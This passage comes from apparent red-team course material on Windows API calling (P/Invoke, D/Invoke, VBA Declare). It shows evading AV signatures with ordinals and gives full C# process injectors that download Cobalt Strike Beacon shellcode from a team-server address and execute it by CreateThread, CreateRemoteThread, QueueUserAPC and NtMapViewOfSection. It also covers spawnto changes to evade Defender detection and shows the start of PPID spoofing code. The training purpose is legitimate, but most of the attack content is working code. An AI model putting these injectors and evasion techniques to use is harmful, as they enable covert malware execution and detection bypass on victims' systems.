staticexternboolCreateProcessW(string lpApplicationName,string lpCommandLine,ref SECURITY_ATTRIBUTES lpProcessAttributes,
ref SECURITY_ATTRIBUTES lpThreadAttributes,bool bInheritHandles,uint dwCreationFlags, IntPtr lpEnvironment,
string lpCurrentDirectory,ref STARTUPINFO lpStartupInfo,out PROCESS_INFORMATION lpProcessInformation);

staticvoidMain(string[] args)
        {
        }
    }
}
```

You can see this is a lot of extra work when compared to C++. Some aspects to note about this DllImport attribute:

- Setting `SetLastError` to true tells the runtime to capture the error code. This allows the user to retrieve it using `Marshal.GetLastWin32Error()`.
- Reading the API documentation, you will see that some parameters are passed in as pointers (e.g. `&si` in C++). In these cases, we use the `ref` keyword. For data marshalled out of the API call (e.g. for PROCESS_INFORMATION), we use the `out` keyword.

We can now call the API:

```
staticvoidMain(string[] args)
{
var si =new STARTUPINFO();
    si.cb = Marshal.SizeOf(si);

var pa =new SECURITY_ATTRIBUTES();
    pa.nLength = Marshal.SizeOf(pa);

var ta =new SECURITY_ATTRIBUTES();
    ta.nLength = Marshal.SizeOf(ta);

var pi =new PROCESS_INFORMATION();

var success = CreateProcessW(
        "C:\\Windows\\System32\\notepad.exe",
null,
ref pa,
ref ta,
false,
        0,
        IntPtr.Zero,
        "C:\\Windows\\System32",
ref si,
out pi);

if (success)
        Console.WriteLine("Process created with PID: {0}.", pi.dwProcessId);
else
        Console.WriteLine("Failed to create process. Error code: {0}.", Marshal.GetLastWin32Error());
}
```

```
C:\Users\Administrator\source\repos\PInvoke\bin\Debug>PInvoke.exe
Process created with PID: 8412.
```

Ordinals

There are multiple ways to define this DllImport attribute which can be useful for circumventing some AV signatures. This is the way we're currently using them:


```
[DllImport("user32.dll", CharSet = CharSet.Unicode)]
staticexternintMessageBoxW(IntPtr hWnd,string lpText,string lpCaption,uint uType);
```

As previously stated, the name of the method must match the name of the API. In this case, we have to use MessageBoxW, because that's the API we want to call. If an AV engine was specifically looking at these, then this would be detected. So can we call an API without using its name?

Yes - enter ordinals.

An ordinal is a number that identifies an exported function in a DLL - think of them as the Primary Key in a database table. Each exported function has an associated ordinal which is unique in that DLL, and we can use these ordinals with DllImport.


To find the ordinal of an exported function, open the DLL with **PEview.exe,** find the **EXPORT Address Table** and scroll to the exported function that you want to call.



The ordinal in hex for MessageBoxW is **086B**. Convert this to decimal using a calculator in programmer mode or an online converter, and you get **2155**. Now we can change the DllImport attribute to be something like this:

```
[DllImport("user32.dll", EntryPoint = "#2155", CharSet = CharSet.Unicode)]
staticexternintTotallyLegitAPI(IntPtr hWnd,string lpText,string lpCaption,uint uType);
```

The **EntryPoint** property indicates the name or ordinal of the exported function to call, but since we want to avoid using the name, use the ordinal. We can then execute **TotallyLegitAPI** and pass in all the same parameters and it will work as expected.



Ordinal numbers can vary across Windows versions, so ensure you're using the correct ones for your target.

MessageBox in VBA


P/Invoke function signatures are declared a little differently in VBA - instead of a DllImport attribute, we use a `Declare` directive. The rest is similar, in that we declare the parameters along with their VBA data types and the return type comes at the end.

```
Declare PtrSafeFunction MessageBoxWLib "user32.dll" (ByVal hWndAs LongPtr,ByVal lpTextAs String,ByVal lpCaptionAs String,ByVal uTyp
eAs Integer)As Integer
```

Calling this function can be done in a VBA method.

```
Declare PtrSafeFunction MessageBoxWLib "user32.dll" (ByVal hWndAs LongPtr,ByVal lpTextAs String,ByVal lpCaptionAs String,ByVal uTyp
eAs Integer)As Integer

Sub Test()
Dim resultAs Integer
    result = MessageBoxW(0, StrConv("P/Invoke from MS Word!", vbUnicode), StrConv("Hello World", vbUnicode), 0)
EndSub
```

Because we're calling the unicode version, we need `StrConv` to convert the strings to the appropriate format.



CreateProcess in VBA

As with C#, we must define the necessary structures in VBA before we can call the API. That can be done with the `Type` declaration.

```
Declare PtrSafeFunction CreateProcessWLib "kernel32.dll" (ByVal lpApplicationNameAs String,ByVal lpCommandLineAs String,ByVal lpPro
cessAttributesAs LongPtr,ByVal lpThreadAttributesAs LongPtr,ByVal bInheritHandlesAs Boolean,ByVal dwCreationFlagsAs Long,ByVal lpEn
vironmentAs LongPtr,ByVal lpCurrentDirectoryAs String, lpStartupInfoAs STARTUPINFO, lpProcessInformationAs PROCESS_INFORMATION)As B
oolean

Type STARTUPINFO
    cbAs Long
    lpReservedAs String
    lpDesktopAs String
    lpTitleAs String
    dwXAs Long
    dwYAs Long
    dwXSizeAs Long
    dwYSizeAs Long
    dwXCountCharsAs Long
    dwYCountCharsAs Long
    dwFillAttributeAs Long
    dwFlagsAs Long
    wShowWindowAs Integer
    cbReserved2As Integer
    lpReserved2As LongPtr
    hStdInputAs LongPtr
    hStdOutputAs LongPtr
    hStdErrorAs LongPtr
End Type

Type PROCESS_INFORMATION
    hProcessAs LongPtr
    hThreadAs LongPtr
    dwProcessIdAs Long
```

```
    dwThreadIdAs Long
End Type
```

Then it's as simple as calling the API and plugging in the desired values.

```
Sub Test()
Dim siAs STARTUPINFO
Dim piAs PROCESS_INFORMATION

Dim nullStrAs String

Dim successAs Boolean
    success = CreateProcessW(StrConv("C:\Windows\System32\notepad.exe", vbUnicode), nullStr, 0&, 0&,False, 0, 0&, nullStr, si, pi)
EndSub
```


D/Invoke

Dynamic Invoke (D/Invoke) is an open-source C# project intended as a direct replacement for P/Invoke. It has a number of powerful primitives that can be combined to do some really neat things, including:

- Invoke unmanaged code without P/Invoke.
- Manually map unmanaged PE's into memory and call their associated entry point or an exported function.
- Generate syscall wrappers for native APIs.

For now, we'll focus on the first point. But one question you might have is why avoid P/Invoke?

Tools such as pestudio can inspect a compiled .NET assembly and identify "suspicious" P/Invoke usage. In the example below, this assembly calls OpenProcess, VirtualAllocEx, WriteProcessMemory and CreateRemoteThread. These APIs are synonymous with process injection and would therefore raise some alarms.




MessageBox with D/Invoke

The simplest way to execute this is with `DInvoke.DynamicInvoke.Generic.DynamicAPIInvoke`. We must first define our input parameters within an `object[]` and then pass it in as a reference.

```
using System;
using System.Runtime.InteropServices;

using DInvoke.DynamicInvoke;

namespaceConsoleApp1
```

```
{
internalclassProgram
    {
        [UnmanagedFunctionPointer(CallingConvention.StdCall, CharSet = CharSet.Unicode)]
delegateintMessageBoxW(IntPtr hWnd,string lpText,string pCaption,uint uType);

staticvoidMain(string[] args)
        {
var parameters =newobject[] { IntPtr.Zero, "My first D/Invoke!", "Hello World", (uint)0 };
            Generic.DynamicAPIInvoke("user32.dll", "MessageBoxW",typeof(MessageBoxW),ref parameters);
        }
    }
}
```



Another method is to use `GetLibraryAddress` and `GetDelegateForFunctionPointer`. This is typically more convenient if you need to call the same API more than once.

```
staticvoidMain(string[] args)
{
var address = Generic.GetLibraryAddress("user32.dll", "MessageBoxW");
var messageBoxW = (MessageBoxW) Marshal.GetDelegateForFunctionPointer(address,typeof(MessageBoxW));

    messageBoxW(IntPtr.Zero, "Box 1", "Box 1", 0);
    messageBoxW(IntPtr.Zero, "Box 2", "Box 2", 0);
}
```

One thing D/Invoke is good at is providing multiple ways to achieve the same goal, which provides lots of flexibility. And if you open this assembly in pestudio, it won't see that we're using the MessageBoxW API.

Furthermore, `GetLibraryAddress` has an overload that will take an ordinal.

```
var address = Generic.GetLibraryAddress("user32.dll", 2155);
```

Process Injection

Now that we have an understanding of how to call Windows APIs, let's write some process injectors using Cobalt Strike shellcode. To generate the shellcode, go to **Attacks > Packages > Windows Executable (S)** and select **Raw** as the output type. Then use **Attacks > Web Drive-by > Host File** to host the file on the team server's web server.

These injectors will be written and tested on the Attacker Windows VM, which can talk directly to our Linux VM (10.10.0.69), so we don't need to use the redirectors.

CreateThread

The CreateThread API can be used to create a new thread within the calling process, so we'll be injecting the shellcode into the injector itself. This is amongst the easiest and most basic type of injection.

1. Download the shellcode from the Team Server using the **HttpClient** class. This is disposable, so wrap it in a using statement or call the `Dispose()` method. We also have to use the **ServerCertificateCustomValidationCallback** to ignore the self-signed SSL error.

```
staticasync TaskMain(string[] args)
{
byte[] shellcode;

using (var handler =new HttpClientHandler())
    {
        // ignore ssl, because self-signed
        handler.ServerCertificateCustomValidationCallback = (message, cert, chain, sslPolicyErrors) =>true;

using (var client =new HttpClient(handler))
        {
            // Download the shellcode
            shellcode =await client.GetByteArrayAsync("https://10.10.0.69/beacon.bin");
        }
    }
}
```

2. Use **VirtualAlloc** to allocate a new region of memory within this process. The region has to be large enough to accommodate the shellcode, so we can just use the shellcode's length as a parameter. The API will typically round up, which is fine. We also allocate the region with RW permission so we can avoid RWX.

```
// Allocate a region of memory in this process as RW
var baseAddress = Win32.VirtualAlloc(
    IntPtr.Zero,
    (uint)shellcode.Length,
    Win32.AllocationType.Commit | Win32.AllocationType.Reserve,
    Win32.MemoryProtection.ReadWrite);
```

3. Now we can copy the shellcode into this region. Because it's our own process, we can use **Marshal.Copy** instead of the WriteProcessMemory API (saves a bit of time).

```
// Copy the shellcode into the memory region
Marshal.Copy(shellcode, 0, baseAddress, shellcode.Length);
```

4. Before we can execute the shellcode, we have to flip the memory protection of this region from RW to RX. **VirtualProtect** takes in the new memory protection and pops out whatever the current protection is. This is useful to have if you were to flip it back again, but since we're not, just dispose of it with `_`.

```
// Change memory region to RX
Win32.VirtualProtect(
    baseAddress,
    (uint)shellcode.Length,
    Win32.MemoryProtection.ExecuteRead,
out _);
```


5. Now we can call **CreateThread** to execute this shellcode.

```
// Execute shellcode
var hThread = Win32.CreateThread(
    IntPtr.Zero,
    0,
    baseAddress,
    IntPtr.Zero,
    0,
out _);
```

6. CreateThread is not a blocking call, so to prevent the process from exiting we can wait on this thread. **WaitForSingleObject** will block for as long as the thread is running.

```
// Wait infinitely on this thread to stop the process exiting
Win32.WaitForSingleObject(hThread, 0xFFFFFFFF);
```

You should now have a beacon running inside the injector.



CreateRemoteThread

CreateRemoteThread behaves in much the same way as CreateThread, but allows you to start a thread in a process other than your own. This can be used to inject shellcode into a different process. The injection steps are practically identical to the previous example, but we use slightly different APIs.

- VirtualAlloc -> VirtualAllocEx
- Marshal.Copy -> WriteProcessMemory
- VirtualProtect -> VirtualProtectEx
- CreateThread -> CreateRemoteThread


Manually open a process such as notepad and use its PID as your target process. To open a handle to the target process, you can use the OpenProcess API or the .NET Process class.

```
using System.Diagnostics;

namespaceCreateRemoteThread
{
internalclassProgram
    {
staticvoidMain(string[] args)
        {
var process = Process.GetProcessById(1234);
        }
    }
}
```

For convenience, you may also pass the PID on the command line.

```
var pid =int.Parse(args[0]);
var process = Process.GetProcessById(pid);
```

The process variable will have a property called `Handle` which can be passed to the APIs. The rest is the same pattern, and you should get a Beacon running in your target process.



QueueUserAPC

CreateRemoteThread is very heavily scrutinised and AVs such as Windows Defender tend to block it by default. **QueueUserAPC** is another API that we can use to execute shellcode in a process. There are two main ways to use it:

1. Spawn a process in a suspended state, queue the APC on the primary thread and resume.
2. Enumerate threads of an existing process and queue the APC on one of them.
    a. Wait for that thread to enter an alerted state, or
    b. Force that thread to enter an alerted state.

The first option of spawning a process is the most straight forward.

1. Spawn a process as before, but pass the CREATE_SUSPENDED flag (documented here). If the process fails to start, just throw an exception as we can't continue further.

```
var si =new Win32.STARTUPINFO();
si.cb = Marshal.SizeOf(si);

var pa =new Win32.SECURITY_ATTRIBUTES();
pa.nLength = Marshal.SizeOf(pa);

var ta =new Win32.SECURITY_ATTRIBUTES();
ta.nLength = Marshal.SizeOf(ta);

var pi =new Win32.PROCESS_INFORMATION();

var success = Win32.CreateProcessW(
    "C:\\Windows\\System32\\win32calc.exe",
    null,
    ref ta,
    ref pa,
    false,
    0x00000004, // CREATE_SUSPENDED
    IntPtr.Zero,
    "C:\\Windows\\System32",
    ref si,
    out pi);

// If we failed to spawn the process, just bail
if (!success)
thrownew Win32Exception(Marshal.GetLastWin32Error());
```

2. Fetch the shellcode and write it into the target process.
3. Call the QueueUserAPC API. Give it the location of the shellcode in memory and the handle to the process' primary thread.

```
// Queue the APC
Win32.QueueUserAPC(
    baseAddress, // point to the shellcode location
    pi.hThread,  // primary thread of process
    0);
```

4. Resume the thread.

```
// Resume the thread
Win32.ResumeThread(pi.hThread);
```

You will now have a Beacon running in win32calc.

NtMapViewOfSection

The Nt*Section set of APIs provides a nice alternative to VirtualAllocEx, WriteProcessMemory and VirtualProtectEx. The big challenge with using these lower-level native APIs is that they're not officially documented, so we must rely on the efforts of individuals who perform reverse engineering on ntdll.dll to figure them out. One such resource is ntinternals.net.

1. Fetch the shellcode and create a new section within our current process. The section has to be as large as the shellcode size.

```
var shellcode =await client.GetByteArrayAsync("https://10.10.0.69/beacon.bin");

var hSection = IntPtr.Zero;
var maxSize = (ulong)shellcode.Length;

// Create a new section in the current process
Native.NtCreateSection(
ref hSection,
    0x10000000,     // SECTION_ALL_ACCESS
    IntPtr.Zero,
ref maxSize,
    0x40,           // PAGE_EXECUTE_READWRITE
    0x08000000,     // SEC_COMMIT
    IntPtr.Zero);
```

2. Map the view of that section into memory of the current process.

```
// Map that section into memory of the current process as RW
Native.NtMapViewOfSection(
    hSection,
    (IntPtr)(-1),   // will target the current process
outvar localBaseAddress,
    IntPtr.Zero,
    IntPtr.Zero,
    IntPtr.Zero,
outvar _,
    2,              // ViewUnmap (created view will not be inherited by child processes)
    0,
    0x04);          // PAGE_READWRITE

// Copy shellcode into memory of our own process
Marshal.Copy(shellcode, 0, localBaseAddress, shellcode.Length);
```

3. Get a handle to the target process and map the same section into it. This will automatically copy the shellcode from our current process to the target.

```
// Get reference to target process
var target = Process.GetProcessById(4148);

// Now map this region into the target process as RX
Native.NtMapViewOfSection(
    hSection,
    target.Handle,
outvar remoteBaseAddress,
    IntPtr.Zero,
    IntPtr.Zero,
    IntPtr.Zero,
out _,
    2,
    0,
    0x20);      // PAGE_EXECUTE_READ
```

4. Create a new remote thread to execute the shellcode.

```
// Shellcode is now in the target process, execute it (fingers crossed)
Native.NtCreateThreadEx(
out _,
    0x001F0000, // STANDARD_RIGHTS_ALL
    IntPtr.Zero,
    target.Handle,
    remoteBaseAddress,
    IntPtr.Zero,
false,
    0,
    0,
    0,
    IntPtr.Zero);
```

You should now have a Beacon running in the target process.

> ⚠️ Think of all the APIs we've covered like items on a menu. You can mix and match them to create your own style of injection. For instance, you could spawn a process in a suspended state, use the Nt*Section APIs to map and copy the shellcode, and then QueueUserAPC or NtQueueApcThread to execute it.

Defense Evasion

Post-Exploitation Behaviours

Cobalt Strike's post-exploitation commands can be broken down into 4 broad categories.

- **House-Keeping**. These commands set a configuration option in Beacon or do something in the UI, e.g. `clear`, `help` & `note`. They don't task Beacon to perform an action.
- **API Only**. These commands use Win32 APIs and include commands such as `cd`, `cp`, `ls`, `make_token`, and `ps`.
- **Inline Execution**. These commands are implemented as Beacon Object Files (BOFs) which are executed within the Beacon process itself. `jump psexec/64/psh` and `remote-exec psexec/wmi` are amongst this group.
- **Fork and Run**. These commands spawn a temporary process and a post-exploitation DLL is injected into it. The capability runs and any output is captured over a named pipe. `execute-assembly`, `powerpick` and `mimikatz` use this pattern.

There are also commands that spawn cmd.exe (`shell`) and powershell.exe by design (`jump winrm/64`, `remote-exec winrm`); and commands that spawn arbitrary processes (`run`, `execute`). For a full list of which command belongs to which category, see this page.

These flavours may have OPSEC concerns in common with each other, and some that are unique to each of them. This module will explore the detection footprint of these and means to combat.

SpawnTo

Cobalt Strike's `spawnto` value controls which binary is used as a temporary process for various post-exploitation workflows. Execute this PowerShell one-liner using `powerpick` and keep an eye on Process Hacker.

```
beacon> powerpick Start-Sleep -s 30
```

powershell.exe	6676		32 B/s	80.07 MB	RTO2\cbridges	Windows PowerShell
conhost.exe	5732			7.11 MB	RTO2\cbridges	Console Window Host
rundll32.exe	6376	0.01		56.43 MB	RTO2\cbridges	Windows host process (Rundll...

We'll see that rundll32 is spawned as a child of the current Beacon process (in this case, PowerShell). This is Cobalt Strike's default spawnto and is highly monitored as arbitrary processes spawning rundll32 is not a normal occurrence. In fact, you will probably find that Defender kills your Beacon (note the PID correlation). This is a behavioural detection and is not circumvented using AMSI bypasses in Beacon.

Threat blocked
11/16/2021 4:29 PM

Severe

Detected: Behavior:Win32/CobaltStrike.E!sms
Status: Removed
A threat or app was removed from this device.

Date: 11/16/2021 4:29 PM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

behavior: pid:6676,111820579542652

process: pid:6376,ProcessStart:132815537896412468

process: pid:6676,ProcessStart:132815512866444266

You can change the spawnto binary for an individual Beacon during runtime with the `spawnto` command. There is a separate configuration for x86 and x64.

```
beacon> help spawnto
Use: spawnto [x86|x64] [c:\path\to\whatever.exe]

Sets the executable Beacon spawns x86 and x64 shellcode into. You must specify a
full-path. Environment variables are OK (e.g., %windir%\sysnative\rundll32.exe)

Do not reference %windir%\system32\ directly. This path is different depending
on whether or not Beacon is x86 or x64. Use %windir%\sysnative\ and
%windir%\syswow64\ instead.

Beacon will map %windir%\syswow64\ to system32 when WOW64 is not present.
```

Obviously, the idea is to pick something that would not be out of place for the current Beacon context. For demonstration purposes, let's spawn a new Beacon and change it to Notepad.

```
beacon> spawnto x64 %windir%\sysnative\notepad.exe
beacon> powerpick Start-Sleep -s 30
```

powershell.exe	3664		32 B/s	80.25 MB	RTO2\cbridges	Windows PowerShell
conhost.exe	3956			7.22 MB	RTO2\cbridges	Console Window Host
notepad.exe	2340	0.02		56.89 MB	RTO2\cbridges	Notepad

This time, the Beacon survives. There is nothing special happening here - Beacon uses the CreateProcess API to start whatever spawnto it's configured with. If you want to set the default spawnto in your C2 profile, you can do so in the post-ex block.

```
post-ex {
set spawnto_x86 "%windir%\\syswow64\\notepad.exe";
set spawnto_x64 "%windir%\\sysnative\\notepad.exe";
}
```

PPID Spoofing

When using the CreateProcess API, by default, the resulting process will spawn as a child of the caller. This is why in the previous section we saw rundll32 and notepad spawn as children of PowerShell. However, the "PPID spoofing" technique allows the caller to change the parent process for the spawned process. So if our Beacon was running in powershell.exe, we can spawn processes as children of a completely different process, such as explorer.exe.

This will cause applications such as Sysmon to log the process creation under the new parent. This is especially useful if you have a Beacon running in an unusual process (e.g. from an initial compromise, lateral movement or some other exploit delivery) and process creation events would raise high severity alerts or be blocked outright.

The magic is achieved in the STARTUPINFOEX struct, which has an **LPPROC_THREAD_ATTRIBUTE_LIST** property. This allows us to pass additional attributes to the CreateProcess call. The attributes themselves are listed here. For the purpose of PPID spoofing, the one of interest is **PROC_THREAD_ATTRIBUTE_PARENT_PROCESS**.

The lpValue parameter is a pointer to **a handle to a process** to use instead of the calling process as the parent for the process being created. The process to use must have the PROCESS_CREATE_PROCESS access right.

Before looking at Cobalt Strike, let's do this in code. I'm going to bring in the target parent PID on the command line for ease of use. Then initialise the STARTUPINFOEX struct.

```
#include <iostream>#include <Windows.h>#include <winternl.h>intmain(int argc,constchar* argv[])
{
  // Get parent process PID from the command line
  DWORD parentPid = atoi(argv[1]);

  // Initialise STARTUPINFOEX
  STARTUPINFOEX sie = {sizeof(sie) };
}
```

The next step is to allocate a region of memory to hold the attribute list, but we need to know the required size first. The list can have multiple attributes, but as we're only interested in PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, the size is **1**. So we call InitializeProcThreadAttributeList and provide a NULL destination, but the lpSize variable will become populated with the size we need. Even though this API returns a bool, this call will always return FALSE.

```
// Call InitializeProcThreadAttributeList once
// it will return FALSE but populate lpSize
SIZE_T lpSize;
InitializeProcThreadAttributeList(NULL, 1, 0, &lpSize);
```

With that, use malloc to allocate the memory region on the lpAttributeList property of STARTUPINFOEX. Then we call InitializeProcThreadAttributeList again, but this time, set the correct location. This time, it should return TRUE.

